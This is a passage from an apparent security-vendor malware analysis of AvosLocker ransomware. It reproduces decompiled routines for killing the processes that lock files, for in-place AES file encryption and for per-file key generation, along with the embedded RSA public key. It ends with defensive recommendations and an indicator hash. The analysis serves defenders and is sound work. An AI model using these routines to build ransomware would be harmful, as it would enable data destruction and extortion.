
.data:00460208 ; char aBeginPublicKey[]
.data:00460208 aBeginPublicKey db '-----BEGIN PUBLIC KEY-----',0Ah
.data:00460208 ; DATA XREF: _main+72fo
.data:00460208 db 'MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA12M9w7AbAwkIOSU0dGt',0Ah
.data:00460208 db 'FQJGNhRQxdfkiQ4rh9xw1HFndTbLpFm8wQqsgSEK1IwtScazTANYOC8s8yzi7p',0Ah
.data:00460208 db 'oSSZnGnGF84Wm3wYh8i2FK9HyKoc+cQ1Lzju0+ZXvnA09LLi0BU6k/avPpjH7Ht',0Ah
.data:00460208 db 'n1JvdcBjLz6LVlCnb+ydZfsFaQHWaSnH2hRTFF411iwL2XusaXtWom1p11oCo6sg',0Ah
.data:00460208 db 'ZB7yuwikFFaWosazVfy1r5jnPpxSsVnav2wFgri4RbXFhISe0tIAE4damx+6hf2V',0Ah
.data:00460208 db 'xy6PVn3Riy+zy09JsNmQoADmc7wJ7bWkVeo/iifoVI/21pD/HfZeTXi7u8PYz8kg',0Ah
.data:00460208 db 'twIDAQAB',0Ah
.data:00460208 db '-----END PUBLIC KEY-----',0
.data:004603CB align 10h

```

In case of lack of thereof, a new keypair is generated. The Public Key is stored for the further use, and the private key is logged on the screen, as the information for the attacker.



The same Private Key is also dumped in each ransom note, instead of the ID:



This suggests that this mode was created only for testing purposes, and it not intended to be used on victims. Only the mode with the Public Key hardcoded is usable in real attack scenarios.

File encryption

Before the malware proceeds to encrypt particular file, it first retrieves a list of associated processes, that may be blocking the access:

```
.text:00404303 ; try {
.text:00404303 mov     byte ptr [ebp+var_4], 8
.text:00404307 call    kill_associated_processes
.text:0040430C add     esp, 18h
.text:0040430F mov     ecx, [ebp+var_B14]
.text:00404315 add     ecx, esi
.text:00404317 mov     [ebp+var_125C], ecx
.text:0040431D call    encrypt_file_content
.text:00404322 xor     ecx, ecx
.text:00404324 test    al, al
.text:00404326 jnz    loc_404529
```

The list is retrieved with the help of *RmGetList*:

```

55  memset(v53, 0, 0x42u);
56  if ( !RmStartSession(&pSessionHandle, 0, v53) )
57  {
58      v7 = (const WCHAR *)&a1;
59      if ( a6 >= 8 )
60          v7 = a1;
61      rgsFileNames = v7;
62      if ( !RmRegisterResources(pSessionHandle, 1u, &rgsFileNames, 0, 0, 0, 0) )
63      {
64          pnProcInfo = 10;
65          if ( !RmGetInfo(pSessionHandle, &pnProcInfoNeeded, &pnProcInfo, v52, &dwRebootReasons) )
66          {

```

If any processes has been found, they are being terminated. Then the malware proceeds with encryption.

For each file, an AES key generated by a previously deployed routine is retrieved and used to initialize AES context.

```

.text:004082CE
.text:004082CE loc_4082CE:
.text:004082CE lea    edx, [ebp+aes_key]
.text:004082D4 lea    ecx, [ebp+aes_ctx]
.text:004082DA call   aes_init

```

After that, the AES encryption is applied on the file content.

```

471  while ( 1 )
472  {
473      chunk_size = 0;
474      v109 = 0;
475      HIDWORD(v97) = size;
476      chunk_ptr = next_chunk;
477      if ( size == 1562500 && !next_chunk && !flag )
478      {
479          out_debug_string("blocksW!!");
480          ((void (__stdcall *)(void *, _DWORD, _DWORD, int))SetFilePointer)(hFile, 0, 0, 2);
481          ((void (__stdcall *)(void *, int, int, int *, _DWORD))WriteFile)(hFile, v105, 0x158, &v109, 0);
482          goto crypt_finish;
483      }
484      ((void (__stdcall *)(void *, char *, int, unsigned int *, _DWORD))Val)(hFile, buf, 64, &chunk_size, 0); // ReadFile
485      ((void (__stdcall *)(void *, unsigned int, _DWORD, int))SetFilePointer)(hFile, -chunk_size, 0, 1); // SetFilePointer
486      if ( chunk_size < 64 )
487          break;
488      aes_encrypt((int)aes_ctx, buf);
489      ((void (__stdcall *)(void *, char *, int, int *, _DWORD))WriteFile)(hFile, buf, 64, &v109, 0); // WriteFile
490      next_chunk = (_LIST_ENTRY*)((__PAIR64__((unsigned int)chunk_ptr, HIDWORD(v97)) + 1) >> 32);
491      size = HIDWORD(v97) + 1;
492  }
493  if ( chunk_size )
494  {
495      LOBYTE(Val) = 64 - (chunk_size & 0x3F);
496      if ( (unsigned __int8)Val + chunk_size <= 64 && (_BYTE)Val )
497          memset(&buf[chunk_size], Val, (unsigned __int8)Val);
498      aes_encrypt((int)aes_ctx, buf);
499      ((void (__stdcall *)(void *, char *, int, int *, _DWORD))WriteFile)(hFile, buf, 64, &v109, 0);
500  }
501  ((void (__stdcall *)(void *, int, int, int *, _DWORD))WriteFile)(hFile, v105, 0x158, &v109, 0);
502  crypt_finish:
503  CloseHandle(hFile);

```

The file is encrypted in-place (without creating additional copy), in 64-byte long chunks. A chunk of a plaintext is read, encrypted, and written back to the original file.

As we observed during the behavioral analysis, the block with the RSA encrypted, base64-encoded AES key is written at the end.

AES key generation

The generation of random keys is deployed in the function enumerating the files of a particular directory, prior to the encryption. For each listed file a new key and Initialization Vector are generated, and stored for further use.

As default, the cryptographically strong random generator is used. However, if for some reason this strong generator fails, it falls back to the naive generator (based on the standard `rand()` function).

```
51 *this = (char *)malloc(0x41u);
52 this[1] = (char *)malloc(0x21u);
53 phProv = 0;
54 v2 = 512;
55 if ( CryptAcquireContextA(&phProv, 0, 0, 1u, 0xF0000040) )
56 {
57     if ( !CryptGenRandom(phProv, 512u, pbBuffer) )
58     {
59         v3 = (void *)((int (__thiscall *) (int))naive_rand)(512);
60         memmove(pbBuffer, v3, 512u);
61         v46 = 0;
62         v4 = 512;
63         v5 = v3;
64         do
65         {
66             *v5++ = 0;
67             --v4;
68         }
69         while ( v4 );
70         sub_4292DE(v3);
71     }
72     CryptReleaseContext(phProv, 0);
73 }
74 else
75 {
76     v6 = (void *)((int (__thiscall *) (int))naive_rand)(512);
77     memmove(pbBuffer, v6, 512u);
78     v46 = 0;
79     v7 = 512;
80     v8 = v6;
81     do
82     {
83         *v8++ = 0;
84         --v7;
85     }
86     while ( v7 );
87     sub_4292DE(v6);
88 }
--
```



This may render a flaw in the full encryption scheme. However, the chance of the strong random generator failing is too small to consider worth the attention in real life scenarios.

The malware fetches a buffer of 512 random bytes per each file, and then generates out of this a 64-character long string for the key, and a 32-characters long string for the Initialization Vector.

00408193	push 40	[edi]: "6584cd273625ee121e330a981cc04e1fd312356c9ccdb62932ea7aad53a731"
00408195	push dword ptr ds:[edi]	eax: "E"B"
00408197	lea eax, dword ptr ss:[ebp-80]	copy the key
00408199	push eax	
0040819B	call <avos_exe.memmove>	
004081A3	push 20	[edi+4]: "cf0c2513b6e074267484d204a1653222"
004081A5	push dword ptr ds:[edi+4]	
004081A8	lea eax, dword ptr ss:[ebp-30]	eax: "E"B"
004081AB	push eax	copy the IV
004081AD	call <avos_exe.memmove>	
004081B1	and dword ptr ss:[ebp-4AC], 0	
004081B8	lea edx, dword ptr ss:[ebp-4AC]	
004081BE	add esp, 18	
004081C1	mov ecx, edi	edi: &"6584cd273625ee121e330a981cc04e1fd312356c9ccdb62932ea7aad53a731"
004081C3	call <avos_exe.protect_the_key>	



This key and the initialization vector are further passed to a function initializing AES context. Although the created key is 64 bytes long, we must note that only 32 first characters are going to be used. Similarly, in the case

of the Initialization Vector, only first 16 bytes matter. Both strings are treated as ASCII.

Preview of the file encrypted with the presented key/IV set:

```

PinTools.sln.avos
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 95 62 C4 98 74 A3 B6 B9 50 14 35 64 C8 86 E4 3D •bÄ.tLqPaP.5dČt+a=
00000010 57 A5 DF 91 DC CA 92 83 3F C7 F9 B0 DC E8 6B 52 WAB`ÜE'.?Çú°ÜčkR
00000020 55 5F 04 E0 F8 AC 32 6B 7E 14 07 F3 5C F4 4B E5 U_.řř-2k~..ó\óKÍ
00000030 53 AC A2 35 87 51 6C E8 73 71 AE 3B A1 6F 38 2D S~`5+Qlčsq@;`o8-
00000040 04 8F C1 D7 7B D4 07 64 22 7F DA DA B8 E4 79 9B .žÁ×{Ō.d".ÚÚ,äy>
00000050 62 37 A2 48 3A 23 40 F8 85 48 70 CA 2A ED 77 4F b7`H:#@ř...HpE*iwO
00000060 F9 9D 0D EC 38 3A 46 65 3B 0C EA A1 07 26 87 EF út.ě8:Fe;.ę`.&+d
00000070 37 E7 EE EF F1 4A 70 FD 0D C6 72 21 4D 01 6B 24 7çidňJpý.Čr!M.kš
00000080 1D 9B 37 FC 10 C1 22 B3 E9 6A B8 3B 30 F6 6E 8F .>7ü.Á"žěj;.0önž
00000090 F4 AE 18 65 91 42 37 11 93 E9 66 29 7C C5 3F 75 ó@.e`B7."éf)|Í?u

```

Example – a [ChyberChief recipe](#) decrypting the aforementioned file, using the key and initialization vector dumped from the memory:

Valid implementation, unimpressive design

AvosLocker does not distinguish itself much from other ransomware (apart from being unusually noisy). All its features are average. Its encryption scheme seems implemented correctly, so recovering the data is not possible without obtaining the original Private Key for a particular sample. It also uses a well-established pair of algorithms: RSA and AES. Although it contains some inconsistencies in the implementation, they do not impact the main goals of this malware.

We didn't find in the sample any routines responsible for uploading the stolen files. Yet, since the model of the delivery of this ransomware assumes manual access, it is possible that the data exfiltration is done manually by the


attackers.

AvosLocker meets its objective by being a simple tool assisting in the manual attacks, and creating the expected damage.

Protection and recommendations

- Keep software up-to-date and turn on automatic updates whenever possible
- Enforce strong password policies and multi-factor authentication (MFA)
- Perform backups and periodically test restoring them
- Reduce attack surface by removing unused or unnecessary services
- Mitigate brute-force attacks (this is a feature in our Nebula product)
- Enable tamper protection to prevent attackers from uninstalling your security software (this is a feature in our Nebula product)

AvosLocker is detected without specific signatures by Malwarebytes' anti-ransomware technology:



Indicators of Compromise

[43b7a60c0ef8b4af001f45a0c57410b7374b1d75a6811e0dfc86e4d60f503856](https://www.malwarebytes.com/indicators-of-compromise/43b7a60c0ef8b4af001f45a0c57410b7374b1d75a6811e0dfc86e4d60f503856)

Source: <https://blog.malwarebytes.com/threat-analysis/2021/07/avoslocker-enters-the-ransomware-scene-asks-for-partners/>